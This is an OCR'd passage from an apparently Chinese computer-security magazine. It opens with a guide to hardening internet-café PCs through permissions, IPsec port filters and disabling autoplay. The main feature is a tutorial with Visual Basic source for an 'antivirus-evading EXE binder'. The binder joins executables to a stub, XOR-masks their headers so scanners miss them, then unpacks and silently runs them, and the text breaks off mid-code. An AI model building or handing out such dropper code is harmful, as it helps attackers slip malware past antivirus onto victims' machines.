


图4 把User的权限全部去掉

这个是普通用户的权限了，管理员可以全开（在你密码强壮的情况下），至于C:\Program Files，给个读取并运行就可以了。

系统设置为双用户登陆，一用户来做安全权限设置与管理，该账号注意密码强度。另一用户进行普通操作，设置好权限。同时隐藏文件，起用还原程序（一定要硬件还原设备，还原精灵破解方法很多，和没装一样），安全权限设置为只读，不设置为完全控制，防对游戏盘删除、拖拽、改名，防任意安装文件。还可以禁止用户使用任务管理器（如图5）。




图5　防止用户结束进程

另外防局域网IP攻击也是很重要的，我们可以用Windows本地安全策略过滤135、139、443等危险端口，下面我一步一步教大家操作。

第一步，点击“开始”菜单→设置→控制面板→管理工具，双击打开“本地安全策略”，选中“IP 安全策略，在本地计算机”，在右边窗格的空白位置右击鼠标，弹出快捷菜单，选择“创建 IP 安全策略”，于是弹出一个向导。在向导中点击“下一步”按钮，为新的安全策略命名；再按“下一步”，则显示“安全通信请求”画面，在画面上把“激活默认相应规则”左边的钩去掉，点击“完成”按钮就创建了一个新的IP 安全策略。

第二步，右击该IP安全策略，在“属性”对话框中，把“使用添加向导”左边的钩去掉，然后单击“添加”按钮添加新的规则，随后弹出“新规则属性”对话框，在画面上点击“添加”按钮，弹出IP筛选器列表窗口；在列表中，首先把“使用添加向导”左边的钩去掉，然后再点击右边的“添加”按钮添加新的筛选器（如图6）。




图6　添加新的筛选器

第三步，进入“筛选器属性”对话框，首先看到的是寻址，源地址选“任何 IP 地址”，目标地址选“我的IP地址”；点击“协议”选项卡，在“选择协议类型”的下拉列表中选择“TCP”，然后在“到此端口”下的文本框中输入“135”，点击“确定”按钮，这样就添加了一个屏蔽 TCP 135（RPC）端口的筛选器（如图7）。




图7　添加成功了一个筛选器

第四步、在“新规则属性”对话框中，选择“新 IP 筛选器列表”，然后点击其左边的圆圈上加一个点，表示已经激活，最后点击“筛选器操作”选项卡。在“筛选器操作”选项卡中，把“使用添加向导”左边的钩去掉，点击“添加”按钮，添加“阻止”操作：在“新筛选器操作属性”的“安全措施”选项卡中，选择“阻止”，然后点击“确定”按钮（如图8）。




图8

第五步、进入“新规则属性”对话框，点击“新筛选器操作”，其左边的圆圈会加了一个点，表示已经激活，点击“关闭”按钮，关闭对话框；最后回到“新IP安全策略属性”对话框，在“新的IP筛选器列表”左边打钩，按“确定”按钮关闭对话框。在“本地安全策略”窗口，用鼠标右击新添加的 IP 安全策略，然后选择“指派”（如图9）。




图9

最后然后重新启动，就可以屏蔽外界对本机135端口的访问了，然后重复以上步骤分别添加TCP 137、139、445端口和UDP 135、139、445 端口的筛选器。关闭没必要的服务，这样不仅使安全性得到保障，系统性能也得到大大的提高（光盘内附有服务优化建议列表）。优化启动速度，删除没必要的启动项，运行msconfig，选择启动，然后根据需要来删减。

三、更新＆维护

可以使用网管软件采用点对点限流方式更新Windows安全补丁，杀毒软件病毒库，游戏升级补丁，最新外挂，音乐等，比传统更新速度快3～5倍。不会像广播方式产生网络风暴，更新时网络上计算机与在更新机器都可以正常玩游戏，可以选择立即更新或者计算机下次启动时更新等，可以使用同步更新功能清理垃圾与防木马等。自动均衡网络速度，提高效率和稳定性。

【本文中涉及到的服务优化建议列表在光盘中有提供】

编辑点评：疯狗GG给我们带来的这篇文章详细介绍了如何配置安全的网吧客户机。我想网吧管理人员如果能把网吧客户机配置得相对安全一点得话，不仅我们上网者能有安全感外，网吧业主也会在上网者心中树立良好得形象，所以应该好好看看哦。

雕虫小技

[S.C.T]&[AVT]

Regsvr32 也反毒

例如：用radmin的频率很高，有时候我们想用屏幕录象机录对方在我机器上的操作，则可以首先用regsvr32 /u这个参数来注销RADMIN的DLL文件，这样一来RADMIN就无法正常运行。等把屏幕录象设置好后，在用REGSVR32 /I 这个参数重新注册RADMIN的DLL，就等对方上门了，说不定能从录象中学到一些技巧呢。

关闭自动播放功能

该功能由于可以自动运行相关驱动器上的指定程序，导致一些病毒常利用这个地方做文章。建议关闭它，具体方法：首先打开组策略编辑器（选择“开始”→“运行”，输入：gpedit.msc）。然后选择“计算机配置”→“管理模板”→“系统”→“关闭自动播放”，在弹出的“关闭自动播放属性”窗口中选择“已启用”，并且在“关闭自动播放”中选择“所有驱动器”即可。

对于学编程的人来说没有什么比“我想用什么软件就自己写一个”更有霸气的了！用别人的黑客程序始终都会被查杀，所以这期的“快码加编”就教大家如何写自己的“免杀EXE捆绑器”。可不要觉得这个主题太过于陈旧了，且看我们的作者是如何“老瓶装新酒”，给大家带来不同的思路哦！

免杀EXE捆绑器自己造

smallrascal

现在各种安全网站和相关杂志上随处可见EXE文件捆绑器的踪迹，相关代码网上也有很多，但是程序一旦流传开，势必会被杀毒或检测软件盯上，成为其“腹”中之物，那如何是好？唯一的办法就是做一个世界上独一无二的捆绑器留着自己用。今天就大家讲一讲这捆绑器的原理及相关知识，并举例说明。

首先说一下原理，虽然其他文章说的很详细，但还是有必要，以便大家能很好的理解下文的代码。顾名思义，EXE文件捆绑就是将多个EXE文件捆绑成一个，捆绑后仍能在执行时分别独立运行。再来看看实现方法。只要将多个文件连接成一个文件，在其中加入标示符或记录各个文件的大小，这样就可以使捆绑后的文件仍然能正确分解。那么捆绑后如何执行呢？其实只要写一个文件执行的程序，也可以是捆绑程序本身，只要初始化时加入判断，如果已经捆绑有文件就执行调用部分，反之就执行捆绑部分，然后也将其捆绑进去（程序中自动完成的），在分解后用这个程序分别调用另外的两个被捆绑的程序就可以了。是不是很简单啊！这就是网上常看到的。

那如何躲避杀毒或检测软件的“追杀”呢？一般来说，他们为了节省系统资源只检测文件头，而每个EXE文件都有一个规定的文件头，这个就是我们所说的PE文件格式。

小知识

PE文件框架结构

- DOS MZ header
- DOS stub
- PE header
- Section table
- Section 1
- Section 2
- Section ...
- Section n

以前我曾提出过用EXE文件头中的特殊字符（如MZ、This program及PE等）作为检测字符，这样可以有效的检测出EXE捆绑文件，这种方法已经在网上有效的被利用了。既然多数只针对文件头，那我们就在文件头下手。最简单的方法就是修改EXE文件的前N个字节，也就是文件头所在的部分。下面就跟着我在VB下一步步打造自己的免杀EXE捆绑器吧！

界面设计

程序需要用到**CommonDialog**（通用对话框）控件，那就先把它加入控件栏。在“控件栏”上单击右键，在弹出菜单中选择“部件”，然后在出现的对话框中选择“Microsoft Common Dialog Control 6.0”，点击“确定”，这样在控件栏上就能看到了。接下来在窗体上加入需要的控件（图1）。




图1 程序界面

控件的各属性如图2所示。

类名 \ 属性	（名称）	Caption	Enabled
CommonDialog	CDLog		
CommandButton	cmdChooseOne	执行文件1	True
CommandButton	cmdChooseTwo	执行文件2	True
CommandButton	cmdDestination	目标文件	True
CommandButton	cmdBind	捆绑	True
CommandButton	cmdCancel	退出	False
TextBox	txtChooseOne		
TextBox	txtChooseTwo		
TextBox	txtDestination		

图2 各控件的属性

程序初始化

我是在捆绑程序的初始化中进行判断的，如果发现有捆绑后写入的标志（本程序中的标志是“VbExeFileBind”），那么就说明此文件已经被成功捆绑，调用分解捆绑程序的代码，如果没有的话，那就会出现如图1所示的捆绑程序主界面。代码如下：

```
Private Sub Form_Load()
'初始化捆绑文件的全局变量
FileName1 = "": FileName2 = "": FileDestination = "": StringPlace = 0
'获取本文件完整内容
'定义读取文件所需要的动态数组，因为是二进制读取，所以要定义成字节类型
Dim FileContent() As Byte
Dim FileNum As Integer
'获取文件号
FileNum = FreeFile()
'以二进制打开指定的可执行文件
Open FilePath + App.EXEName + ".exe" For Binary As FileNum
'根据文件长度重新定义数组
ReDim FileContent(FileLen(FilePath + App.EXEName + ".exe") - 1)
'获取文件内容，并用字节的方式写入数组
Get FileNum, , FileContent
'关闭文件
Close FileNum
'查找"VbExeFileBind"标志，这是在捆绑时写入的标志字符串，因为是从文件尾部开始查找的，所以可以用InStrRev函数
StringPlace = InStrRev(StrConv(FileContent, vbUnicode), "VbExeFileBind")
'存在的话就表示已经捆绑过了
If StringPlace <> 0 Then
    Debug.Print "此文件已经捆绑过！"
    '调用分解并执行过程
    Call SplitFileAndRun(FileContent)
    '因为是调用分解并执行过程，没有必要显示界面，所以将界面设置为不可见
    mainfrm.Visible = False
    '结束程序
    End
Else
    Debug.Print "此文件未被捆绑！"
    '没有捆绑过则显示界面
    mainfrm.Visible = True
End If
End Sub
```

捆绑、修改文件

其实也很简单。先将捆绑程序自身（即本程序）用二进制方式打开，读人文件内容并写入一个新文件，再读人捆绑文件一，写在刚建立的文件之后，随后读人捆绑文件二，写在最后，这样文件捆绑就算完成了，这个新文件就是捆绑后的文件。最后把捆绑标志“VbExeFileBind”及原文件名和原文件大小写人，这样在分解时就可以获取相应的文件信息了。对于EXE文件头修改，这里使用最简单的方法——异或（XOR），因为其处理速度相对较快，且是系统提供的；另一个好处是经过XOR处理后的值再次被XOR处理即可恢复原值，很神气吧。

小知识

什么是异或？

它是一种逻辑运算，学过计算机原理的都知道，什么，你不知道！那还是说一下吧。假设有一个十进制数“10”，那其十六进制就是“A”，那么二进制就是“1010”，如果异或十进制的“9”，其二进制为“1001”，那么结果就是十进制的“3”，二进制的“0011”，简单的说就是每两位做运算，记住口诀“不同为1，相同为0”就行。

另外需要注意的是，所有的读写文件的方式都是以二进制进行的，否则捆绑后

的文件就破坏了原来的文件，导致分解后不能执行，另外这个程序中可能随时都会出现问题，特别是在文件操作时，所以一定要设置错误陷阱，否则一旦有一点小错误都会导致程序崩溃。代码如下：

```
Private Sub cmdBind_Click()
  '错误处理
  On Error GoTo ERR
  '先判断目标文件是否存在
  If Dir(FileDestination) <> "" Then
    '存在就出现提示，给出选择
    If MsgBox("文件已经存在，是否覆盖?", vbYesNo + vbQuestion) = vbYes Then
      '如果选择YES，那就将已存在的文件删除，以便随后生成
      Kill (FileDestination)
    Else
      MsgBox "请重新选择目标文件！", vbInformation
    End If
  End If
  '获取当前的完整路径
  Dim FilePath As String  '定义存放文件路径的变量
  '获取当前路径
  If Right(App.Path, 1) = "\" Then
    FilePath = App.Path
  Else
    FilePath = App.Path + "\"
  End If
  Dim FileNum As Integer
  '定义三个存放二进制文件的字节数组
  Dim FileContent1() As Byte: Dim FileContent2() As Byte: Dim FileContent3() As Byte
  '定义循环变量及字节修改后的存放变量
  Dim liiii As Integer: Dim Sssss As String
  '读入本程序可执行文件内容
  FileNum = FreeFile()
  '读入程序本身并将内容赋给第一个数组
  Open FilePath + App.EXEName + ".exe" For Binary As FileNum
  ReDim FileContent1(FileLen(FilePath + App.EXEName + ".exe") - 1)
  Get FileNum, , FileContent1
  Close FileNum
  '读入第一个可执行文件并将内容赋给第二个数组
  FileNum = FreeFile()
  Open FileName1 For Binary As FileNum
  ReDim FileContent2(FileLen(FileName1) - 1)
  Get FileNum, , FileContent2
  '循环修改文件头的前200字节
  For liiii = 1 To 200 Step 1
    '对每个字节进行异或99处理
    Sssss = FileContent2(liiii - 1) Xor 99
    '把处理后的字节仍然写回原位
    FileContent2(liiii - 1) = Sssss
  '继续下一个字节
  Next
  Close FileNum
  '读入第二个可执行文件并将内容赋给第三个数组
  FileNum = FreeFile()
  Open FileName2 For Binary As FileNum
  ReDim FileContent3(FileLen(FileName2) - 1)
  Get FileNum, , FileContent3
  For liiii = 1 To 200 Step 1
  Sssss = FileContent3(liiii - 1) Xor 99
    FileContent3(liiii - 1) = Sssss
  Next
  Close FileNum
  '将程序本身、第一个文件和第二个文件写入新文件
  FileNum = FreeFile()
  Open FileDestination For Binary As FileNum
  Put #FileNum, , FileContent1
  Put #FileNum, , FileContent2
  Put #FileNum, , FileContent3
  '写入标志，以便分解时用
  Put #FileNum, , "VbExeFileBind"
  '写入三个文件的文件名和文件大小，在分解时需要
  Put #FileNum, , Trim(App.EXEName) + ".exe" + "|||" + Trim(Str(FileLen(FilePath + App.EXEName + ".exe"))) + "//\\" + Right(Trim(FileName1), Len(Trim(FileName1)) - InStrRev(Trim(FileName1), "\")) + "|||" + Trim(Str(FileLen(FileName1))) + "//\\" + Right(Trim(FileName2), Len(Trim(FileName2)) - InStrRev(Trim(FileName2), "\")) + "|||" + Trim(Str(FileLen(FileName2))) + "//\\"
  Close #FileNum
  Dim ii As Integer
  For ii = 1 To Len(Trim(App.EXEName) + ".exe") Step 1
    Debug.Print Asc(Mid(Trim(App.EXEName) + ".exe", ii, 1))
  Next ii
  MsgBox "捆绑成功！", vbInformation
  End
  Exit Sub
  '错误处理
  ERR:
    On Error Resume Next
    '出错后关闭相应的文件
    Close #FileNum
    '删除已经生成但没有完全的目标文件
    Kill FileDestination
    '提示捆绑失败
    MsgBox "捆绑失败！", vbCritical
  End Sub
```

分解、恢复并执行

这是本文的核心。方法是查找捆绑文件时写入的标志“VbExeFileBind”及原文件名和原文件大小，这样在分解时就知道了捆绑文件的相关信息，对于分解来说就很简单了。根据第一个文件信息，读出本程序的内容，并写入新文件，随后根据第二个文件信息，读出捆绑文件一并写入新文件，捆绑文件二也是一样的操作，是不是很简单呢！上面对两个被捆绑的文件头做了修改，这里使用XOR处理将其恢复。在分解无错完成后就可以调用了，这里用的是“WinExec”，我想有人一定要问为什么不用VB自身提供的“Shell”呢，因为它调用的方法及方式比较弱。

> **小知识**
>
> **WinExec API的使用方法**
>
> 【声明】WinExec Lib "kernel32" Alias "WinExec" (ByVal lpCmdLine As String, ByVal nCmdShow As Long) As Long
>
> 【说明】运行指定的程序
>
> 【返回值】
>
> Long，大于32表示成功
>
> 【参数表】
>
> lpCmdLine——String，包含要执行的命令行
>
> nCmdShow——Long，定义了以怎样的形式启动程序的常数值。

代码如下：

```
'定义调用函数及相关的常量
Private Declare Function WinExec Lib "kernel32" (ByVal lpCmdLine As String, ByVal nCmdShow As Long) As Long
Const SW_SHOWNORMAL = 1
'定义标志所在位置的变量
Dim StringPlace As Long
Sub SplitFileAndRun(FileContent() As Byte)
  Dim Arr() As String '定义存放文件组信息的字符串数组
  Dim Arr1() As String '定义存放文件信息的字符串数组
  Dim FN(2, 1) As String
